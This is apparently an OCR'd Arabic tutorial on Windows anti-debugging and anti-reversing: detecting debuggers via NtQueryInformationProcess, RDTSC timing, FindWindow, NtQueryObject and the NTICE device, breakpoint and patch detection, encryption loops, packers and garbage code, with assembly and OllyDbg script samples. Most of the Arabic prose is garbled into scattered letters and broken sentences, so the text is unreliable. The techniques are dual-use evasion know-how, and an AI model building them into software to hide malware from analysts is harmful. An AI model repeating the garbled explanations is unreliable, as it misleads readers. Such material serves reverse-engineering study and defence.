ى ص خ پ ـProcessInformation و ـ* خ ه د 0 و خ چ ى د پ ز د پ ـOdbgScript ى ه ك ي خ پ *م خ ص :

```
var     bp_NtQueryInformationProcess

// set a breakpoint handler
eob     bp_handler_NtQueryInformationProcess

// set a breakpoint where NtQueryInformationProcess returns
gpa     "NtQueryInformationProcess", "ntdll.dll"
find    $RESULT, #C21400#   //retn 14
mov     bp_NtQueryInformationProcess,$RESULT
bphws   bp_NtQueryInformationProcess,"x"
run

bp_handler_NtQueryInformationProcess:
//ProcessInformationClass == ProcessDebugPort?
cmp     [esp+8], 7
jne     bp_handler_NtQueryInformationProcess_continue

//patch ProcessInformation to 0
mov     patch_addr, [esp+c]
mov     [patch_addr], 0

//clear breakpoint
bphwc   bp_NtQueryInformationProcess

bp_handler_NtQueryInformationProcess_continue:
run
```

ظ ج ظ ل أ ذ پ خ ض ه, د ج ؤ ص ت ه پ ي خ ي, چ ت چ د * ع ي د و ح, ى ع ح OllyAdvanced ـپ خ ص د ه ب ن ه ص



ض خ د ط خ ا و ح, ى ع ح Poison ـپ خ ص د ه ب د ا ؤ :



يِ ِ ُ ِ ُ ِ ُ

OllyDbg ضخيخ،ب تـوخي ه ج ُو آ تـل ً ـى َ َ ّد ا َ ؤ ُ ّيب ز دوع ُ دَ Debugging Options مث خ وع ُ دَ Exceptions ُ ع خ و
د َ
: شَ ئِ ذ ف ـد ش ي ـظ ذ ض خ ُ ط خ

ص ُ ى* ج Process ك ُ ث ـظ ج ع َ د ج ، ه ج ّ ب خ ن ة ، س ع ع ب د ز و F8 ص ه ُ خ ى ز ، س ع ب خ ض د ُ خ م ، ث ئ ج cycles CPU ـ ب خ ه ج َ َ َ* ب خ ِ و إ َ ُ أ س َ َ ب خ أ ب
cycles CPU ـ ب خ ي َ ، ن ل أ ؛ ك ث ـى ج ن و ز ً د ه خ ُ أ ظ ى ، ي ِ و إ ظ ٌ ب خ ه ج ب ـ ر ت ؤ ن ى ن َ ك ُ ث ـد ع ب خ ء د ب ك ؤ Process ـ ب خ ي ِ و إ ظ ٌ ب خ
ئ ى ع ظ ذ ه ج ب ى ه ظ خ ئ و ِ ُ أ ى ع ب خ ص ُ خ م ، ض ِ و ؤ خ ُ ة ، ض د م ُ خ* ع ب خ ِ ُ أ ى ظ ى ز ه ج َ ب خ ذ ة ب ب ٌ و ، ش َ ُ ظ ذ ي ِ ُ ص َ د م ض خ ئ ج خ ُ ز ث أ ع ِ ظ و .ث ئ ؤ ن ى ث َ
.أ س َ ي ب ل ا و ه ج ث م* ظ Process ـ ب خ ي ِ ُ ن ؤ ه* َ خ ه ُ (* س ه ـ ب خ)

ِ ُ ا ظ َ* ز و ث س ئ Counter Time-Stamp Read ـ ب خ ؤ ُ RDTSC ـ ب خ خ ُ خ ع ُ ز ب ب ؤ ط ئ ُ ب ذ ذ ل ث م* ز ئ ج د و ب ر ب خ خ ى ث َ ب ـ ذ ي ظ خ ِ ُ ف ـ د
ى ز د ُ ِ ُ ا ظ ُ ا ظ ث م ث ب خ ض د م ُ خ* ع ب خ ص ُ ه ِ ، ش َ د س ، ِ ؤ delta د ع ب ِ م ِ ظ ِ ؤ ص م ُ ى ر ِ ل ب ب ٌ* ز و ض د م ُ خ* ع ب خ ه ج َ َ* ب خ
.ص ُ خ م* ب خ ف ـ د ؤ أ ع ِ ظ خ ه ج ّ ب خ ى د ع ب ز و ، ي ث ب خ* ز و ث س ئ ش ي ـ ظ RDTSC ـ ب خ

```
rdtsc
mov     ecx,eax
mov     ebx,edx
;... more instructions
nop
push    eax
pop     eax
nop
;... more instructions
;compute delta between RDTSC instructions
rdtsc

;Check high order bits
cmp     edx,ebx
ja      .debugger found
```


```
;Check low order bits
sub     eax,ecx
cmp     eax,0x200
ja      .debugger found
```

صمهظذيِّ دِيْلِإ kernel32 ـيخ صسعنظص*زدعيخ GetTickCount صپخَّيخ خخَّعُذ هتمظخ هجو.


پوؤ ٌ ىُ پبحُضخ ً ح ِ ِ ً ي نذبج پخ timing checks مپوبدگو ى ج ر وُظخ يتز وز ؤُمعيذ ،٠و ه ش ص ً ح, إىىظ مپخُپخ

صپخَّيخ ثظدو وُأظصپودگو GetTickCount.

driver mode kernel ُأَخي خ ىَ عُخ ؤُ ٤ ه, ب پُو، صحُتَظذ يِع تُل ً ح, ُى ع ح ث پخ OllyAdvanced ـيخ صذُ٠ب دَ١ ؤَ
ءدنَّيذ ضظذ صذُ ٍ ؤُ BSOD ـيخ تُىَج ؛تُتدَج غولَو بُأخَيَّيذ خ ٍ ُ ُ ي اَ ن دُ لل أخ ٍ *ز فـ يه پو.



صهُپذيِ ٌ ج تُجد*عُخَيَدُو يُول أخ ٍ ٌ ،ببه Poison ـيخ صذُ٠ب د ١ ؤَ :



ً ى, دجؤ .صحُ*اَج و ٰ SeDebugPrivilege ـيخ شَّ ج دهَيَّ نذَ خ٩ى پخ فـ يِ *ُس٤ پبَ ز تُم*ظ Process ٌ ؤ نةُ صجد, صاُز
ثُاَظ خپـ Process پـ او هـ ج ؤُ User Mode Debugger ُبه خپـ OllyDbg ـيخ وز ؤ WinDbg نةُ ٌ ج ـيخ
شُ

SeDebugPrivilege ـيخ ه, إِنْيذز بـ پؤُ، صهُپذيخ يِ ٌ صدَمضخ ثُجخُز تُأعِظ بـ پـ پو .صحُ*اَج نىظ SeDebugPrivilege

AT4RE: ح ـ ـ ـ

ويعني هذا أن:


- الأول يحتوي على قائمة العمليات PID وبرنامج يطلب من هو يقوم TEB بالاتصال به TEB.ClientId وهو يستخدم GetCurrentProcessId .
- يتم إنشاء Process32First/Next يعيد قائمة من Processes يتم تخزينها في PROCESSENTRY32.szExeFile وهو explorer.exe يتم PID parent process يخرج ويحتوي على PROCESSENTRY32.th32ParentProcessID.
- ملاحظة: يتم PID parent process يتم PID الأول explorer.exe ؟ يجب الأول طويلة وملاحظة

يتم إنشاء برنامج يقوم بالاتصال بالخادم.

الآن Process32Next يتم تحديد عملية، ويتم تحديد OllyAdvanced يتم تحديد عملية PID :

```
7C863B5F   33C0      XOR EAX,EAX      kernel32!Process32NextW
7C863B61   C2 0800   RETN 8
7C863B64   83EC 0C   SUB ESP,0C
```

يتم تخزين RETN ، وتم EAX يتم وضع القيمة.



يتم تحديد عملية Poison يتم وضع الأداة :

تدل النتائج على أن Process يخطو خطوة جديدة في مسار تطوره ؟ الأمر الذي يؤدي إلى ظهور زيادة في صعوبة تتبع Process ؟

يخ يَ, مُؤُ٤ ه, بيٌ جعو عدوب جعَ ئ جدوُز ؤ كُ ثظ جعَ دجَد, وَول أ DebugObject ٪ى يخه جـ objects kernel object يف خيت وت kernel ظ جي DebugObject .

ز- وَعج ج*ص, ي خي DebugObject, ه ٤ؤ خيَ خيص NtQueryObject جه جنعس ص ntdll و ٌ ي خيَ خيص ظ ع ثسث 5 ز دَخج ع يتٍ وثى خث*ص بث خي objects types عَج و , ٠ خي ObjectHandle ز NULL- وخي ObjectInformationClass . ObjectAllTypeInformation

NTSTATUS NTAPI NtQueryObject(
HANDLE ObjectHandle,
OBJECT_INFORMATION_CLASS ObjectInformationClass,
PVOID ObjectInformation,
ULONG Length,
PULONG ResultLength
);

يٍ ٌو ميجد خيثط دتز ميسد صؤ*ظخ جز OBJECT_ALL_INFORMATION ٍ ٌو ميسد ى ع ح ٌ ح, ٌى, يخ ٪ ي NumberOfObjectsTypes

```
typedef struct _OBJECT_ALL_INFORMATION {
ULONG NumberOfObjectsTypes;
OBJECT_TYPE_INFORMATION ObjectTypeInformation[1];
}
```

ص يدعيخ ص ى سيخ دعص ى أج ه, ش دس ObjectTypeInformation يخ دا ؤ :

```
typedef struct _OBJECT_TYPE_INFORMATION {
/*[00]*/ UNICODE_STRING TypeName;
/*[08]*/ ULONG TotalNumberOfHandles;
/*[0C]*/ ULONG TotalNumberOfObjects;
//... more fields ...
}
```


ز* يب عج جدَوص خي*ى TypeName ج, خي UNICODE string- خي وسمك, بص وى "DebugObject" وز* يب عج جدَوص خي*ى TotalNumberOfObjects و TotalNumberOfHandles ج, ى مص ال ظ دو خي أ.

أو ُ٤ُطص لت خيـ NtQueryInformationProcess ى, إيىظ ص*ثو ,ىز خىثو كُلُ خيـ NtQueryObject ز *

ُيب ب ن*ه ظأُو ىُم*ص خيـ OBJECT_ALL_INFORMATION وؤىبهً خيـ*ىُ NumberOfbjectsTypes كُلُ خىثو
0 صمُثِّيذ وبِ ُخَ*عز

.صمهظذ يِبه خُثُثِ OdbgScript ثم, مثن د١ُ ؤ

NtQueryObject : يـ خ ص يـ خي ,ج ثـ چد*عخِيَدُ و ُخ, ُىعح OllyAdvanced يـ خ ص ُد ب ُد١ُ ؤو



Poison يـ خ ص ُد ب ب يـ يِتو ُىعح ُخ, ُخ ُطخ:

ش ِدُى يـ خ نىنظ ُخ ُ ُاَظ جع َ ُ ُاسَ َي ُ ؤ ن ؤ كـ ُ ل .ُ ُاسَ َ يـ خ ش ِدُو جُخ ه, كـ مس يـ خ ُخ, ُ مع*ظ كثىظذ إ َ يـ يـ دؤ ه ج ي ُ ووؤ ص خُ ؤ ِ ُ ُ
خطبص زً عد ,سخن كُّي چىثُ)OLLYDBG for OllyDbg(,WinDbgFrameClass for WinDbg (وَ عج ُخ, أ*ميذ
FindWindow ص يـ خ ُيـ خ ؤُ٤ ه, ص يـ يهز شُ ديخ ن خسد, فـ ديـ ش ي ى ظذ FindWindowEx ص يـ خ ُيـ خ ووؤ User32 ص س ع ثـ چ فـ ديـ ش ي ى و ه خ
.ص سعظذ أو


ال خؤ خدؤ يخ فـيتـمـ* WinDbg يـخ وؤ OllyDbg يـخ نـدتـخـ ب دجـ ص* ظ FindWindow صـيـخـ يـخـ خـخـعـذك ٠ ى ٣ ز يـديـج خـ

```
.data?
.szWindowClassOllyDbg    db "OLLYDBG",0
.szWindowClassWinDbg     db "WinDbgFrameClass",0
.code
push    NULL
push    .szWindowClassOllyDbg
call    [FindWindowA]
test    eax,eax
jnz     .debugger_found
push    NULL
push    .szWindowClassWinDbg
call    [FindWindowA]
test    eax,eax
jnz     .debugger_found
```

صـدـيـخ: صـوـيـخ ؤ٤ ٠و ه ص ئـ ى٠ مـيـخـ FindWindow FindWindowEx ثـم مـ ئـ يـخ و ظ ص


lpClassName string parameter ؤ خـيـث حـى خـج خـيـ سـأ ؤ و و ٠ ئـ مـص 0 يف خـيـ EAX لـت ال ظـعـج خـيـتـ ش.

ؤ و ٠ ه ٤ ؤ ب ٠ دـص خـيـ OllyAdvanced :



ؤ و ب ٠ دـص خـيـ poison :

OllyDbg : شـدـو ءدـاولـإـدـو دـبـه Phantom يـخ صـد ٠ بـو



صَدمضخ ئ ِجدوُز خوُوَ كَـلّ ،صرتّزدبِ ِخ صتُهجُيِصبهدَج صتُ؛ ِوُو ؟لا خوُ خدا ِيذف ِدتُم*َ اُسَي ِنَدنُ ندتّخُب دجصُ*ظ ِيوُوُ صتُ؛ ِوُو
تُم*ز ِيُـ ِتُبِ ِخ ِيـ Processes تُم*ظ تُ ِبخ ِج ِجهَلتُو خدا ِيذ ِف ِدِ وُشدء خ ِيـ Processes ؛ضدمتُظنز صبطخ ِبتُدِ) e.g.
image name وُم ِ Process32First/Next ِص ِخ ِيَّ خ ِيَّ وَعج ُّ ِيب ِب ,ه ُ ٤ُوُ).OLLYDBG.EXE, windbg.exe, etc
؟لا خوُ اُسَيَّ ِن ندتّخُب

ه, كَـمس ِيخ تُـه ReadProcessMemory ص ِيخَّ ِيخ خ ِخ ِئ ِعُخ ُوُ ٤ ه, ِوُو ،لَا اُخَذر * ِوُ صتُ؛ خ ِخ ِئ ِعُخ جع َ صَدمضخ ئ ِجخُز *ز فـ ِدِ
ُاسَيَّ ِيـدز نطخ exe ـ ِيخ إخَجـ ِجُخد وُاُعز ُاسَيَّ ِيخ خدئ ِيـ ِيـ ِنلُ "OLLYDBG" .e.g تُـ ِئ ِج ؛ُاسَيَّ ِيخ تُـ ِوخ ِي أوُ*ج تُـ ِنتُ ى*ج ِوى َعُ ِئ
صلَ ِئ ِيخ صتُهـ ِيخ خ ِخ ِئ ِعُخ جع َ ب ِبِ ِب ِو ِولُذ صتُهـ ِيخ تُ َاعُ

وآ ٤ُطص لتُ خ ِيـ parent process check ـ ِيخ ِيُـ ِهجصَدمضخ ئ ِجدوُز ,ئ ِظ Process32NextW ص ِيخَّ ِيخ صر ِدهجِ ِوُو
. Processes

ـ ِيخ صحَئ ِجوُو ؟لا خوُ خ ِبوُ خ ِدتُم*َ Debugger Mode Kernel تُـ ِدئ ُ ندتّخُب دجصُ*ظ صَّ ِئ ِخ ِتُظ صتُ؛ ِوُو صتُهـ ِيخ ِيوُ Kernel
إخَظ سِتُجِ ./دبَ ص ِيودگَ ُخ, شُتُ ِايخ ُمع*ظ كَـلُ ؛ص٤دِ ِسـ ِيخ فـ ِدِ صدَ صدُّهـ ِيخ ِيوُ SoftICE ـ ِيخ ئ ِجدوُز Debugger Mode
CreateFile ص ِيخَّ ِيخ خ ِخَدعُز ب ِبِيُو اُسَيَّ ِدز نطخ ُاذَيَّ ِخ

```
push    NULL
```

```
push    0
push    OPEN_EXISTING
push    NULL
push    FILE_SHARE_READ
push    GENERIC_READ
push    .szDeviceNameNtice
call     [CreateFileA]
cmp     eax,INVALID_HANDLE_VALUE
jne     .debugger_found

.szDeviceNameNtice  db "\\.\NTICE",0
```

Device driver detection يعتمد على محاولة فتح أجهزة معروفة تابعة لبرنامجي Regmon and Filemon .

وفي حال نجاح الاستدعاء kernel32!CreateFileFileW وكذلك FileName parameter يحتوي على اسم الجهاز وليس INVALID_HANDLE_VALUE فإن البرنامج يعتبر أن الجهاز موجود.

يوجد في OllyDbg ثلاثة أنواع من breakpoint memory access/write في OllyDbg تعتمد على pages guard وتستخدم pages guard لتحديد الصفحات التي تحتوي على breakpoint memory access وتعتمد على Guard pages وهي تعتمد على PAGE_GUARD page protection modifier وعند محاولة الوصول إلى guard page يتم إرسال exception STATUS_GUARD_PAGE_VIOLATION (0x80000001) .

يقوم OllyDbg بتعديل page guard لمراقبة الوصول إلى memory breakpoint وعند حدوث access يتم إرسال exception إلى Process .

خ ف ي ب ل ظ خ ث ن ع م ع ز ب ت ي ص ر ع ز ب ت ي ش ت خ ث ن ه ج ع ـ ش ت خ ث ن ه ص ر ع ز ب ت ي و ب ص خ ش ت خ ف ي ث ا ظ ص ب ي خ ء

ش ت خ ه ج ء ص خ خ ف ي ي ـ ظ خ ي ب ت خ ث ا ع ز خ ث ن ه PAGE_GUARD.

```
; set up exception handler
push     .exception_handler
push     dword [fs:0]
mov      [fs:0], esp

; allocate memory
push     PAGE_READWRITE
push     MEM_COMMIT
push     0x1000
push     NULL
call     [VirtualAlloc]
test     eax,eax
jz       .failed
mov      [.pAllocatedMem],eax

; store a RETN on the allocated memory
mov      byte [eax],0xC3

; then set the PAGE_GUARD attribute of the allocated memory
lea      eax,[.dwOldProtect]
push     eax
push     PAGE_EXECUTE_READ | PAGE_GUARD
push     0x1000
push     dword [.pAllocatedMem]
call     [VirtualProtect]

; set marker (EAX) as 0
xor      eax,eax
; trigger a STATUS_GUARD_PAGE_VIOLATION exception
call     [.pAllocatedMem]
; check if marker had not been changed (exception handler not called)
test     eax,eax
je       .debugger_found
:::

.exception_handler
;EAX = CONTEXT record
mov      eax,[esp+0xc]
;set marker (CONTEXT.EAX) to 0xffffffff
; to signal that the exception handler was called
mov      dword [eax+0xb0],0xffffffff
xor      eax,eax
retn
```

3. غاية نشاط التعامل مع الهاكر Breakpoint & Patching Detection

صمم التطبيق بطريقة تجعل أي تعديل في الكود يؤدي إلى تغيير بايت واحد، مما يسمح بكشف نقاط التوقف Interrupt Breakpoint / INT3 التي تستخدم CC. وذلك عن طريق فحص الكود المحمي بحثاً عن هذه القيمة.

وأيضاً يمكن استخدام API مخصص للتحقق من سلامة الكود.

مثال على كشف نقاط التوقف:

```
cld
mov     edi,Protected_Code_Start
mov     ecx,Protected_Code_End - Protected_Code_Start
mov     al,0xcc
repne   scasb
jz      .breakpoint_found
```

مثال على كشف التعديل:

```
if(byte XOR 0x55 == 0x99) then breakpoint found
// Where: 0x99 == 0xCC XOR 0x55
```

وأيضاً يمكن استخدام breakpoints hardware.

وهي أقوى وأدق من hardware breakpoint. وتعتمد على وجود 4 سجلات debug registers تحتوي على عناوين نقاط التوقف Dr0 إلى Dr3 وسجل التحكم Dr7 وسجل الحالة Dr6.

وتدعم OllyDbg 1.7 وما فوق 4 hardware breakpoint فقط.

enabling/disabling بخ فـيجتمعه ،جحد دا ؤى هـ Dr7 بخ دجؤ ؟نخـتـم*ظص*زلأخائعيخ ٢دثو هجؤ ى سى جحد ى هـ
read/write بخ ى, إئى عـ ٢دثى بخ هج ؤ دا ؤو إئى عـ بخ ٢دثى بخ

صتى م,و إبَ وثد٢ خيعئإ hardware breakpoints ثدعد يتدوب وسبت نلأ بيؤ ضلافج بخ debug
،دجـ-

registers هـتن لا بسوبخ هـ نهبـ بخ Ring 3 بخ User Mode بيبب ثبثط ثجخز دمضخ ثعجعز ؤز بخ
ص ص

CONTEXT structure وٌ خيث حعى ، ،خً ئجخ خيـ debug registers وخيـ CONTEXT structure عج ئخءهتد جه
خيسدخجعخ خظجي ContextRecord خظمـ بو خيـ exception handler .

ٌخ جيدب ى ،كً ٤ٌطص حخث خيـ debug registers :

```
; set up exception handler
push     .exception_handler
push     dword [fs:0]
mov      [fs:0], esp

;eax will be 0xffffffff if hardware breakpoints are identified
xor      eax,eax

; throw an exception
mov      dword [eax],0

; restore exception handler
pop      dword [fs:0]
add      esp,4

; test if EAX was updated (breakpoint identified)
test     eax,eax
jnz      .breakpoint_found

:::

.exception_handler
;EAX = CONTEXT record
mov      eax,[esp+0xc]

;check if Debug Registers Context.Dr0-Dr3 is not zero
cmp      dword [eax+0x04],0
jne      .hardware_bp_found
cmp      dword  [eax+0x08],0
jne      .hardware_bp_found
cmp      dword  [eax+0x0c],0
jne      .hardware_bp_found
cmp      dword  [eax+0x10],0
jne      .hardware_bp_found
jmp      .exception_ret

.hardware_bp_found
;set Context.EAX to signal breakpoint found
mov      dword [eax+0xb0],0xffffffff
```

```
.exception_ret
;set Context.EIP upon return
add     dword [eax+0xb8],6
xor     eax,eax
retn
```


registers debug في خ خ ى ع ظ ص د م ض خ ث ج خ ز * ز ث ج و ز خ ث ى ك ل keys decryption و ا غ ي خ ب ك ظ د ا ج ه ج ء ث ج

ض ل ا ف ظ خ ي ج ى ف ي و ا ظ و خ ة 0 ج ث ي خ ح ، ى ع ح ن ؤ ع ا ظ خ ه ج د ن ه ؤ د س ع ، خ ، ج ض ل ا ف ظ خ ي ى ص ز د ن ث ص د م ض ب ص خ م ن ا ب

ث ج و ب ر ي خ ت م ، خ ، و ب ى ا ن ذ ، ث ج و ب ر ي خ ي ى ث ف ي ص ح ؛ د و ض د م ذ * ظ ث د ع و ب و ب ى ا ن ذ ، ت ا ظ ا ن و ا غ ي خ.

خ خ ع خ ص ي و د ك و ؤ .د ه ، ص د م ض خ ث ج و ز ه ج م ت د ى ن ي ن د ت خ ب breakpoints software في خ خ ع خ ى ص ك ؛ ي و ؤ

خ ي access/write memory breakpoint و ت د ٢ OllyDbg في خ ف ي ش ي ى ى ج ى و ش ب خ ى ي خ ظ و



و ن ت ه و ، ٠ software breakpoint ح ، يوخ ي خ ي native APIs ر خ ه ع ج ا ل ا ذ ن د ت خ ب API ح ، إ ى ظ ٢ د ت و ، ٠ و

ج * ص ا.

د * ح ه ح ، ا ى م ا خ ي CRC32 ي خ ء ح ي ف ي ذ ذ ي ف ي ث ي خ ي ب و ل ا ذ ح ل ا ف ي ث ا ح ي ذ ي ع ا ا ح ص ج ح ص خ ي ى ق ت ه

ه و ؤ ه ج ب ا ع ي ه خ ي خ ا م ا ل ا ل ا م ا ج ث ج ث ز ح ض د م ش ظ ث ى خ ي ذ ي ع م ث ؤ ج ه ي ي ذ ي خ ي ر ي ب و ب ج ث ج ح م ل م ا ن ب ي ث ح ، ث ظ * ظ ؤ إ ن ب ي ث ي ذ ي ل ا ل ج ح ي ث ي خ ي ث ظ ث ص ه ث ص

دمتد دولأ breakpoints software يخ إتَّد دهجَّعُد هـَن تَز ،٣تُ ي ينتيخ فـيدتَ*عيخ إتَّ صدَّدهيخ ي ِ ص٨أو طِ ُ ي
تَسرى هجسمُظ .يجدوبريخ ي يتفـيدتَ*ظلاب ِ دجإى عيخ ٢دتورأب

```
mov     esi,Protected_Code_Start
mov     ecx,Protected_Code_End - Protected_Code_Start
xor     eax,eax

.checksum_loop
movzx   ebx,byte [esi]
add     eax,ebx
rol     eax,1
inc     esi
loop    .checksum_loop

    cmp     eax,dword [.dwCorrectChecksum]
    jne     .patch_found
```

breakpoints hardware يخ خَّعُد بى تَم إنعيخ ٢دتو إتَّ تَوُ هج checksum code يخ خَّعُد ن دتَّ خ ُ ب
دجؤ ُ ب ن دتَّ خَّعُد يخ code checksum تَوُ هج إتَّ فـيدتَ*ظوُّ يتَ ؤجدرير تَضدُ ص*ج ى ُ ن خدو يخ
خ

Kanal يخ ص د ب يدئجؤ وئعيخ م ُ ئجخ ُ ز ؤُ ٤ ه, checksum يخ ن خدو ص*ج ج عوَ ،دهحَ*ظو routine checksum
يخ فـيشيظخ PEiD وُ و ز ُ ود جئ HCD .

ANTI-ANALYSIS ANTI-ANALYSIS ANTI-ANALYSIS 4.

ُ تَخ ب يخ ه ج ر خ ه ظؤُ ه يخ ي ِ ُ و .ي ى ج و خ ى هاج و ِ ملمحخ ئ جدوبريخ ي يتَ*ـؤُ ٤ ه, ُ تَخ ُ تَ يخ تَم, عدهزب ؤُ ه يخ ي ِ ُ ه ج أعخ
.بهُ, رخأعجِ شَدهظخو بريذ

وبصد ب disassembler وُ فـيملمحخ ئ جدوبريخ تَمحه جُ تَخُ يخ ,ى ج دهَّ وُ ،يتَ يخ صَدز فـيصُ لُأخو وولأخ شده طخ ِ ُ ي ُ ي
.وولأد ،نَّ يخ صهَ ب ع*ظهُ ،ئ جدوبريخ تَ ُ حَ فـيصزد*يخ

خطوة تحقق شديد والعزيمة تجاوز المضخ أو يتو يجدر بذ خطة عدز ؤ صدة وأبذ encryption
ص ص ي ص ًد١ ً.

خعطًا خوع ال algorithm وتبخ نتة ده١ *ز و XOR صتحضواً ي يتب ه, شدس, نتة ده١ *س ؛صدمضخ تجخز لأعودز خوستبخ
بخ تتج ًأبخ تحظ اظ يتبخ واظ ًحخيً ه ج ًداؤ .صرزدضخ ضدحم*بخ ه ج وتبدز خيتظ تبخ شًت*ظذ ضدتحضخ ه ج PEiD وخيـ
. FastScanner

،دًواظبً*ز صمحً*عجيهًخو ذدل و fetch ٢دتعيخ ضدحم*ز خيتظ ضدتحظ ه, شدس, نتعًواعيذبً ضدحب ه, دجؤ
XOR : بخ ضدحم, ه جً*بخ خيعظ صه ًز واظبً صحب ك ،ي ًدعيذبديظخو

```
0040A07C  LODS DWORD PTR DS:[ESI]
0040A07D  XOR EAX,EBX
0040A07F  SUB EAX,12338CC3
0040A084  ROL EAX,10
0040A087  XOR EAX,799F82D0
0040A08C  STOS DWORD PTR ES:[EDI]
0040A08D  INC EBX
0040A08E  LOOPD SHORT 0040A07C   ;decryption loop
```

:خًتظ*ت وتبؤ وآبدئج خو

```
00476056  MOV BH,BYTE PTR DS:[EAX]
00476058  INC ESI
00476059  ADD BH,0BD
0047605C  XOR BH,CL
0047605E  INC ESI
0047605F  DEC EDX
00476060  MOV BYTE PTR DS:[EAX],BH
00476062  CLC
00476063  SHL EDI,CL
::: More garbage code
00476079  INC EDX
0047607A  DEC EDX
0047607B  DEC EAX
0047607C  JMP SHORT 0047607E
0047607E  DEC ECX
0047607F  JNZ 00476056   ;decryption loop
```

.٣تبخنيذ تحا عبه ه لأذيدز دجؤ ،واعيذبً ه, صيوابظذ ضدمذ*عيذ ًشد٩بخ ه لأذ

٣ابخذ ضدجخو صحئجؤ ه جو Data ضدوسيخو ي تيذ جفلتحظؤ؛ ه, ئجدوبريذ جفلتحظ لأذدهً ٣ابخذ صحم, دجؤ
ثيذ ه جخيعظ ئرا ئجخز المضخ ضدجخو بخ NRV (Not Really Vanished) وخيـ LZMA و يدحوخ
ص

)Lempel-Ziv-Markov chain-Algorithm(وظعيخ يف زودجئ خيـ UPX وونخجص خيـ aPLib وظعيخ يف زودجئ

خيار FSG صُمِّم خصوصاً لضغط ملفات LZMA فيما يخص عظم ثجوز خيار Upack صُمِّم خصوصاً لضغط ملفات LZO يخص عظم ثجوز فيما yoda's Protector .

صُمِّم ضد تحليل خ ثم صُمِّم ضد تجميع صُمِّم لتوصيف ٣ أيخو وأعيد بُ صثو ، و يِّ ثَدو إيى ظ تلا صُمِّم إبدعَ
صُمِّم عدعوخ ز دُى ، ثجدوبريخ.

تُحاول تلك الأيَّ ن ج لو خى هاجِ و ل وَ آ يتز عَذ ي خُظخ جُلأخ ي يتيخ ءتج وُ ، ضدَدَاو صمحَدِّ لبلا Garbage صمحَدِّ صسَدج صرُظ ئ ه صتُضخ
يتصَدز أبهكتظخ إتَ ضدُجحُب وؤ ٣ أيخبُ ضدُجحُب فيما code garbage يخ ، و جعوَ. تبخُتيخ
ؤاج وؤ ن ج يِّ ن إز ءدلبِ ه code garbage يخ ندِّ دمحَتوپش ى مز ؤپب پ ى پ ى پ خ تبخُتيخ ، ه عِ لا تلا جَ واو بو إتيخ
صُحدُ وَ خوكإظ ئ تؤ ندِّ دمحَتِّ.

ءلخإخ عصيد خ ه أيخ لأى ز code garbage يخ مجؤ يخ ، و تمي يتيِّ وأظ بُ صُحم ك ى ى دعيخ يدئظ :

```
0044A21A  JMP SHORT sample.0044A21F
0044A21C  XOR DWORD PTR SS:[EBP],6E4858D
0044A223  INT 23
0044A225  MOV ESI,DWORD PTR SS:[ESP]
0044A228  MOV EBX,2C322FF0
0044A22D  LEA EAX,DWORD PTR SS:[EBP+6EE5B321]
0044A233  LEA ECX,DWORD PTR DS:[ESI+543D583E]
0044A239  ADD EBP,742C0F15
0044A23F  ADD DWORD PTR DS:[ESI],3CB3AA25
0044A245  XOR EDI,7DAC77F3
0044A24B  CMP EAX,ECX
0044A24D  MOV EAX,5ACAC514
0044A252  JMP SHORT sample.0044A257
0044A254  XOR DWORD PTR SS:[EBP],AAE47425
0044A25B  PUSH ES
0044A25C  ADD EBP,5BAC5C22
0044A262  ADD ECX,3D71198C
0044A268  SUB ESI,-4
0044A26B  ADD ECX,3795A210
0044A271  DEC EDI
0044A272  MOV EAX,2F57113F
0044A277  PUSH ECX
0044A278  POP ECX
```

```
0044A279  LEA EAX,DWORD PTR SS:[EBP+3402713D]
0044A27F  DEC EDI
0044A280  XOR DWORD PTR DS:[ESI],33B568E3
0044A286  LEA EBX,DWORD PTR DS:[EDI+57DEFEE2]
0044A28C  DEC EDI
0044A28D  SUB EBX,7ECDAE21
0044A293  MOV EDI,185C5C6C
0044A298  MOV EAX,4713E635
0044A29D  MOV EAX,4
0044A2A2  ADD ESI,EAX
0044A2A4  MOV ECX,1010272F
0044A2A9  MOV ECX,7A49B614
0044A2AE  CMP EAX,ECX
0044A2B0  NOT DWORD PTR DS:[ESI]
```

ى ُّ ؤزدِ پخ يتيخ فيوأعيذ بُ صُحُم ه, پوإِظخو خدعخ يتيخ :

```
0044A225  MOV ESI,DWORD PTR SS:[ESP]
0044A23F  ADD DWORD PTR DS:[ESI],3CB3AA25
0044A268  SUB ESI,-4
0044A280  XOR DWORD PTR DS:[ESI],33B568E3
0044A29D  MOV EAX,4
0044A2A2  ADD ESI,EAX
0044A2B0  NOT DWORD PTR DS:[ESI]
```

